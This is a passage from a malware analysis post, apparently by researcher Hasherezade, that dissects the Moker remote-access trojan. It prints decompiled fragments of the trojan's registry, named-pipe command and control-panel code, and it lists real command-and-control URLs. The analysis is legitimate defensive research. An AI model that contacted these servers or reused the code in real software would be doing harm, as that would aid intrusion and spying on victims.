
```
"Global\\a0bp-<Machine_ID>"
```

The mutex prevents the application from being run more than once.


After the environment checks are passed, Moker unpacks the shellcode, that has capabilities of a downloader, and injects it (along with the initial PE file) into *svchost*.

Stage 2

If the main DLL was successfully downloaded by the *Stage 1*, it is being further injected in the applications. Example – Moker DLL injected into jusched (Java Update Scheduler):



This module is responsible for all the malicious actions performed by the malware – also, it actively communicates with its CnC. Below you can see a sample POST request sent from inside the injected DLL:



If we try to dump the injected DLL, we can see, that it's imported table has been destroyed – all the names of the DLLs and imported functions are erased. However, using a dedicated tool I was able to recover it (see more here).


The DLL provides various features typical for RAT (they didn't chang from the latest analysis in 2015, provided here).

Code of the core DLL is written in a decent way, suggesting professionalism of the authors. However in contrary to the dropper, the obfuscation used here is rather simple. Most of the strings and API calls are not obfuscated, or obfuscated in a trivial way.

Looking inside the code, we can see references to the registry keys, observed during behavioral analysis, i.e.:

```
get_dir_path(&ValueName, &FileName, (int)lpThreadParameter);
if ( sub_4983A0((int)&FileName, (int)&lpBuffer, &cbData, dwBytes) )
{
  while ( hObject )
  {
    dwBytes = 5242880;
    if ( read_from_reg("6", (LPBYTE)lpBuffer, &dwBytes) )// 6 -> the key with a PE file
      cbData = dwBytes;
    else
      set_reg_value("6", (BYTE *)lpBuffer, cbData);
    hFile = (HANDLE)-1;
    hFile = CreateFileW(&FileName, 0x80000000, 7u, 0, 3u, 0x80u, 0);
    if ( hFile != (HANDLE)-1 )
    {
      v5 = GetFileSize(hFile, 0);
      if ( v5 )
      {
        if ( v5 != cbData )
        {
          CloseHandle(hFile);
          DeleteFileW(&FileName);
          hFile = (HANDLE)-1;
        }
      }
```


The DLL communicates not only with the CnC, but also with it's other injected modules, using local sockets and named pipes. An example below – starting a local socket for listening:



The commands read from the ipe are parsed and executed:

```
*(_DWORD *)lpMem = Buffer;
if ( !ReadFile(hFile, (char *)lpMem + 4, Buffer - 4, &NumberOfBytesRead, 0) || NumberOfBytesRead != Buffer - 4 )
{
  check_heap(lpMem);
  DisconnectNamedPipe(hFile);
  CloseHandle(hFile);
  ExitThread(0);
}
deploy_command(hFile, (int)lpMem);
FlushFileBuffers(hFile);
check_heap(lpMem);
DisconnectNamedPipe(hFile);
```

Basing on the command id, malware can be requested over pipe to execute some command or to create and save a screenshot:



Among the interesting features of this part is, it also provides access to it's features via simple GUI. It may be used for local tests, or. in case if the attackers prefer to access the victim machine via Remote Desktop.

```
v8 = 0;
strcpy(ClassName, "button");
hWnd = CreateWindowExA(0x200u, "edit", 0, 0x50030000u, 10, 10, 530, 25, hWndParent, 0, hInstance, 0);
lpPrevWndFunc = (WNDPROC)SetWindowLongA(hWnd, -4, (LONG)sub_4A2C50);
DragAcceptFiles(hWnd, 1);
dword_4C5158 = CreateWindowExA(0, ClassName, "select", 0x50030000u, 555, 10, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C515C = CreateWindowExA(0x200u, "listbox", 0, 0x50230000u, 10, 38, 530, 125, hWndParent, 0, hInstance, 0);
dword_4C5160 = CreateWindowExA(0, ClassName, "execute", 0x50030000u, 555, 130, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C5164 = CreateWindowExA(0, ClassName, "screenshot", 0x50030000u, 555, 165, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C5168 = CreateWindowExA(0, ClassName, "Stop!", 0x50030000u, 555, 200, 85, 26, hWndParent, 0, hInstance, 0);
```

CnC servers

List of the found CnC servers (one address per one sample):

```
http://bitmixc.ml/nnnn04722.php
http://bitmixc.ml/msnwiwoq25.php
http://matthi.tk/abb6a388.php
http://sally33.cf/23mmmdw3.php
http://siri5.ml/www9.php
```

Conclusion

Moker is a rare malware, but written by very skilled authors. Compilation timestamp of the core module is *2015-05-03 00:40:11*. This suggests that since its moment of appearance, still the same samples are in circulation, only they are repacked by different packers. This fact leads us to the conclusion that the tool have been produced and sold on black market in 2015, after that possibly abandoned by the original developers.

Appendix

http://blog.ensilo.com/moker-a-new-apt-discovered-within-a-sensitive-network – Ensilo on Moker (from 2015)

https://breakingmalware.com/malware/moker-part-1-dissecting-a-new-apt-under-the-microscope/ – part 1

https://breakingmalware.com/malware/moker-part-2-capabilities/ – part 2

http://www.msreverseengineering.com/blog/2015/6/29/transparent-deobfuscation-with-ida-processor-module-extensions – deobfuscating Yebot

---

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.